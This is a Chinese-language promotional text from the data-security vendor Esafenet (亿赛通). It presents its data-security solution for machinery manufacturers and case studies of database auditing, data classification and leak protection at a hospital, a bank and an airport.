数据库安全是目前的热点领域之一，也是我国数据安全产业中发展极为迅速的细分市场。数据库安全市场规模在不断扩大，数据库安全正在从单一节点化的产品，向业务化场景的产品变化。亿赛通作为中国数据安全专家，在产品研发、创新上切实展现了“术业有专攻”。我司潜心研发的数据库安全系列产品，保证业务系统在安全状态下正常、高效的运行，展现了体系化、智能化、平台化的革新，为用户提供了安全、无感的体验效果。

解决方案 | 亿赛通综合解决方案助力机械制造企业数字化转型

机械制造是工业经济发展的脊梁，也是实现经济快速增长的重要支柱。它对国民经济运行的质量、稳定和产业结构调整都具有极其重要的作用。数字时代，数据驱动创新是企业转型的本质。判断一个企业成功与否的重要标准之一，就是企业运行的各个环节是不是有数据的支撑。企业要发展，特别是机械制造企业，就要朝着智能制造、数字化工厂方向转型。

随着全球产业调整、技术升级和区域转移向纵深发展，机械制造发展也出现了新的趋势。机械制造是世界各国争夺的战略制高点。作为“大国重器”的机械制造业，挺起了中国制造的脊梁，是工业的心脏和国民经济的生命线。我国机械制造业面临发达国家“再工业化”，和其他发展中国家快速进取的双重压力。国家出台了一系列政策来推动装备制造企业与新技术融合，从而增强核心竞争力。

目前，机械制造业客户需求趋于个性化、定制化，亟需加速推进新技术创新、新产品培育、新模式扩散和新业态发展，形成核心竞争力。社会公众的数字化意识逐渐加深，员工对数字化的理解和接受程度不断提高，装备制造企业拥有实施数字化转型的良好社会条件。工业互联网作为新一代信息通信技术与工业经济深度融合的新型基础设施、应用模式和工业生态，构建起覆盖全产业链、全价值链的全新制造和服务体系。在传统产业链上融合数字化技术、构建贯通企业研发、生产、交易的生产经营流程，重构企业模式，实现产业间的融合与产业生态链的协同发展。

在国家层面，作为工业的心脏和国民经济的生命线，机械制造业是国家经济安全和军事安全的重要保障。尤其是涉及到国防领域的先进技术和装备；在企业层面，科研数据是技术壁垒，是核心竞争力。科研数据被泄露或窃取，将对企业带来巨大的经济损失甚至倒闭的风险；在公众层面，机械制造业中包含大量的个人敏感信息，例如位置信息、指纹信息、人脸信息、支付信息、身份信息等等。机械制造尤其是高端机械设计、加工工序多、技术密集度大，在各个环节都会产生大量数据且被高度共享使用，同时就存在着大量数据安全风险。

亿赛通基于 20 年项目实践经验，构筑数据安全管理的“三道防线”，建立“事前防御 - 事中控制 - 事后审计”的安全保护机制，实现数据安全的常态化、动态化、精准化、全面化管理。

数据安全本身的复杂性以及数据安全产品的碎片化导致数据安全建设落地的难度比较大，因此要有体系化思维，系统化作战，这也是智能制造、数字化工厂进程中应具备的基本能力，亿赛通丰富的实施经验和产品能力，为客户提供更为专业、全栈的产品与服务，助力机械制造企业数据更安全！

01、数据安全建设合法合规

构建一套符合法律法规要求的数据安全体系，遵从《数据安全法》《信息安全技术网络安全等级保护基本要求》。

02、管理体系建立健全

适用于企业实际情况的商业秘密信息数据安全管理制度和商密泄露应急处置办法。

03、全生命周期安全防护

构建商密信息数据全生命周期防护体系，针对数据安全、服务器与应用安全、终端安全、移动存储介质安全、网络安全、物理安全等各个层面要求，构建全面、完整、高效的商业秘密安全技术保障体系。

04、风险预警及审计溯源

建立一套能够对违规行为、可能的泄密风险立即响应，快速定位，准确溯源的系统。

亿赛通数据安全解决方案框架在满足国家法规行业政策标准的基础上，对数据采集、存储、传输、使用、共享、销毁等全生命周期中配合亿赛通数据安全运营管理平台对数据进行统一管控，即：流转监测、事件溯源、风险评估、应急响应、风险分析、安全报告等。

亿赛通数据安全运营管理平台 | 某医院典型案例

客户简介

某医院是省、市两级以传染病学为重点和特色，集医疗、科研、教学、预防于一体的三级专科医院。2020 年医院被省委、省政府指定为“辽宁省新型冠状病毒感染的肺炎集中救治中心沈阳中心”，医院按照“平战结合”原则，历年来多次承担并圆满完成了非典、H7N9 禽流感、埃博拉、MERS、皮肤炭疽等重大传染病疫情的救治任务，2020 年初始的新冠疫情，医院作为定点收治医院，始终坚守在抗疫一线，全院职工不畏艰辛、逆行而上，始终坚持“人民至上”“生命至上”，圆满完成了境外输入和本土病例的防控和救治任务，得到了国家、省市疫情防控督导组的高度肯定。

需求背景

医院在疫情期间入选辽宁省具备新型冠状病毒核酸检测资质的医疗机构，这使得医院在承担起更多社会责任的同时，对数据安全的重视程度也大幅提升。医疗行业关系国计民生，医疗数据一旦遭到篡改、破坏和泄露，势必对医疗机构的声誉、个人隐私安全等构成严重威胁，甚至影响社会的安定和谐。而 HIS、LIS、CIS、PACS 系统集中存储的大量的电子病历、个人敏感信息，更是被攻击的主要目标。

医院在建设网络安全防护体系的同时也必须考虑数据安全整体防护，做到“两架马车”同时建设同时防护，满足卫健委及网信办相关法律法规要求。针对电子病历防护要求、数据保护要求以及实际安全问题进行分析，当前医院主要面临的安全威胁包括：

目标一：重要数据未识别风险

目前医院数据分类分级机制缺失导致高敏感数据有被越权访问、异常调阅、冒名查询、批量窃取、明文泄露等数据安全隐患。

目标二：临床数据泄露风险

涉及电子病历、检查信息、检验信息、药品医嘱、诊断信息、病例以及患者报告，使用过程容易造成数据泄露。

目标三：数据流转共享风险


医联体以及第三方服务机构人员在对医院数据进行访问浏览的过程中，均可能导致医患隐私等重要信息面临泄露风险。

目标四：数据生命周期运营

医院数据涉及与医联体以及外联单位对接，在系统对接、数据传输、数据使用、数据存储等环节面临数据全生命周期下的安全管理风险。

解决方案

该方案以数据安全运营管理平台为底座，平台基于企业安全能力框架 (IPDRR) 模型设计。整体方案实施以数据识别发现、安全防护、安全检测、管理与风险响应为建设路径，重要数据分类分级资产表为核心，分阶段系统化实现数据安全建设与数据安全运营闭环管理，解决当前医院主要面临的数据安全威胁。如下图所示：



数据分类分级

依据《GB/T 39725-2020 信息安全技术健康医疗数据安全指南》中明确定义的医疗数据类别范围、医疗数据分级划分以及特定数据使用角色划分，通过数据梳理、数据分类、数据定级和数据分级四个阶段逐步进行实施和落实。

数据安全防护

数据安全防护建设基于数据分类分级资产列表，通过数据安全运营管理平台联动风险行为检测、访问身份管理、数据流转审计、数据泄露检测、数据动态脱敏、数据静态脱敏、数据库加密模块共同完成。

数据流转监测

平台通过分析在每个节点部署上报的日志数据，探测发现威胁医院的数据安全事件，并提供完整追溯取证证据链，全面保障医院数据安全。同时能将各独立模块进行资源整合，数据集中和关联分析以揭示事件背后隐藏的逻辑关系从而全面监控数据安全状况，指导安全管理，有效预防、阻断或减少安全威胁。

数据安全运营

通过数据安全运营管理平台对数据安全各模块进行统一的配置和管理，包括分类分级、操作审计、访问控制、数据脱敏、数据防泄露等，将各个策略依据数据分类分级的结果应用到对应的人员 / 角色与数据资源，建立相应的权限对应关系。当有异常行为事件发生时能够第一时间进行响应，通知运营人员进行事件处置，并对平台策略进行持续优化。实现组织与角色的统一管理与映射、统一流程管理、安全事件全网溯源处置、用户数据访问行为分析和数据安全态势感知等能力。

方案价值

01 、医院数据梳理

利用自动化、智能化数据梳理技术对结构化和非结构化数据进行识别与发现，输出电子病例、检查信息、检验信息、药品医嘱、诊断信息、病例以及患者报告数据台账。

02 、数据分级防护

依照《GB/T 39725-2020 信息安全技术健康医疗数据安全指南》并基于分类分级资产表，对不同敏感数据进行内容检测、脱敏和加密防止数据泄露事件发生。

03 、数据监测溯源

由平台对采集模块相关分析日志进行清洗、关联、分析，将事件的整个操作过程以主体 / 客体为中心节点进行还原，形成有效的溯源证据链，达到医院综合数据安全监测要求。

亿赛通数据安全运营管理平台 | 某银行典型案例

客户简介

某银行开办至今已有百年历史，拥有近 4 万个营业网点，服务个人客户超 6.5 亿户，定位于服务“三农”、城乡居民和中小企业，依托“自营 + 代理”的独特模式和资源禀赋，致力于为中国经济转型中最具活力的客户群体提供服务，加速向数据驱动、渠道协同、批零联动、运营高效的新零售银行转型。该行拥有优良的资产质量和显著的成长潜力，是中国领先的大型零售银行。

需求背景

该行自电子银行业务开展以来，对重要数据和敏感数据的安全保障能力与管理能力成为工作的重中之重。本项目作为公司数据安全项目重要组成部分，实现对银行内所有重要数据库操作进行全面记录和审计，发现其中的高危风险操作行为并及时上报，以便及时响应，减少和避免银行相应损失。同时需要对所有的数据安全设备进行统一管理，减少运维成本。

目标一：设备统一管理

能够实现两地三中心分布式集群部署的数据库审计通过平台进行统一管理。

目标二：数据操作审计

对银行重要数据库操作行为进行全面审计，实时分析数据库风险并告警，以便及时响应安全风险。

目标三：异常行为监测

能够对日常数据库运营行为进行汇总分析，形成群体画像、个人画像方便总部管理人员监管分支机构数据运营状态，掌握运营情况和趋势。

解决方案

本项目针对客户两地三中心的网络环境，同时考虑数据专线传输带宽占用率要求，方案采用数据安全运营管理平台 + 异地多个二级管理集群的多级管理部署方式进行实施。如下图所示：

平台分级管理

通过平台多级管理功能解决了两地三中心网络环境部署需求，对二级审计管理平台用户进行统一身份鉴别，实现运维身份统一认证、用户权限统一配置。同时运营管理平台实现各地审计集群和审计策略的统一管理，也支持各审计集群具备独立审计能力。

全量日志审计

各审计引擎通过数据库 SQL 语法分析，获取会话和操作行为相关信息，并详细记录每次操作的发生时间、数据库类型、源 MAC 地址、目的 MAC 地址、源端口、目标端口、数据库名、用户名、客户端 IP、服务器端 IP、操作指令、操作返回状态值等。

事件响应处置

分部数据通过 SFTP、Syslog、kafka 接口上报，平台运用内置事件模型（数据批量更新、频繁删库删表、大量数据导出等）规则，分析各地上报的日志数据，探测发现异常数据安全事件，指导安全管理，有效预防、阻断或减少安全威胁。

方案价值

01 、满足合规需求

满足《信息安全技术 - 网络安全等级保护基本要求》关于数据库实施有效审计控制及集中管理的安全建设要求，同时满足银行对数据使用行为全面记录、事后溯源、安全风险及时发现和上报的要求。

02 、数据统一分析

准确展示和汇报总部 / 分支机构各数据节点的访问情况和安全风险、掌握业务数据的运行情况，提高数据安全监管能力。通过实时记录、分析和统计业务数据访问、使用访问行为和安全风险的告警信息，加快总部对整体数据安全事件的监测与响应速度。

03 、设备集中运营

利用数据安全运营管理平台两级管理 + 审计数据本地存储机制，满足了用户对数据库审计集群集中管理要求，降低了用户后续运维成本，同时兼顾后续各分支机构审计日志留存及扩容需求。

亿赛通数据安全分类分级系统 | 某机场典型案例

客户简介

某机场按照 ICAO 4E 级标准规划设计和建设，1995 年 6 月建成通航，首期建成长 4000 米跑道和滑行道各一条，可满足 B747-400 等大型客，货机起降。停机坪面积 27.7 万平方米，近机位（廊桥位）17 个，远机位 6 个。候机楼面积 9.16 万平方米。年保障飞机起降 10 万架次，旅客吞吐量 1100 万人次，货邮吞吐量 60 万吨，高峰小时起降 23 架次、旅客吞吐量 6000 人次。

需求背景

机场“十四五”期间深入贯彻“人民航空为人民”的理念，聚焦“四型机场”建设，运用数字化技术与业务深度融合，持续提升机场运营、旅客服务水平。随着数字化转型步伐加快，机场的业务数据体量迎来快速增长，当前机场主要面临的挑战包括：

01、业务数据管理

作为机场管理机构，在业务开展过程中无可避免的会采集存储涵盖消费者、旅客服务、安检、航班、货运、离港、空防等各项业务数据，对各类数据未进行科学合理的分类分级。

02、内部安全管理

当前数据安全防护存在不成体系、责任不清、数据资产不明、工作零敲碎打、技术抓手单一等问题，内部员工泄露或遭受外部黑客攻击原因导致数据泄露事件时有发生，数据安全管理对于智慧机场建设具有重要的战略意义。

03、法律法规监管

《中华人民共和国数据安全法》、《中华人民共和国个人信息保护法》、《网络数据安全管理条例（征求意见稿）》、《民航领域数据分类分级办法》等针对数据安全保护的法规条例密集落地，国家与行业对数据安全监管持续收紧，要求企业落实数据安全保护主体责任，采集、存储、使用数据面临强监管。

解决方案

该项目依据民航局发布的《智慧民航数据安全治理规范》、《民航领域数据分类分级办法》开展数据安全治理，盘点测绘分布在各业务部门的数据资产体量、类型、使用情况，形成数据地图。按照数据的重要程度、业务属性、数据权属等不同维度制定符合自身实际情况的数据分级分类标准，形成数据安全分级清单、数据安全管理策略、数据安全权限控制设计，为进一步实现数据安全内控工作提供必要条件。

开展数据资产盘点

首先对机场业务系统的网络环境、业务特性、应用场景等多方面调研，并通过数据资产盘点工具梳理出 40 余个数据库，涵盖结构化、非结构化等多种类型，涉及数据表 800 余张、字段 25000 余个。

内置分类分级规则

内置民航领域字段识别规则，且支持自定义创建识别规则，自定义规则包括但不限于正则、字典等。结合机场自身业务特点完成 10 个一级分类、65 个二级分类的分类分级标准模板制定。并依据数据重要程度进行了 1-4 级的定义。

输出分类分级清单

通过自动化分类分级系统并关联定制的机场分类分级模板，快速对数据资产进行扫描与打标，输出数据分类分级清单。清单支持通过 API 接口与三方系统对接共享，同时可使用数据安全运营管理平台通过策略联动安全能力模块，实现数据差异化管控。

方案价值

01 数据资产盘点

实现机场所有数据库资产的梳理、形成清晰完整的资产台账，同时在对数据库及数据库表进行资产梳理的同时，识别出空表和僵尸资产，释放资源空间，避免安全风险和资源占用。

02 数据分类分级

形成了基于机场业务的分类分级行业模板，客户可定期根据行业模板进行资产梳理。同时也为后期开展数据安全治理和差异化策略防护提供必要条件。

03 满足政策合规

系统满足《中华人民共和国数据安全法》、《中华人民共和国个人信息保护法》、《智慧民航数据安全治理规范》及《民航领域数据分类分级办法》关于数据分类分级的安全建设要求。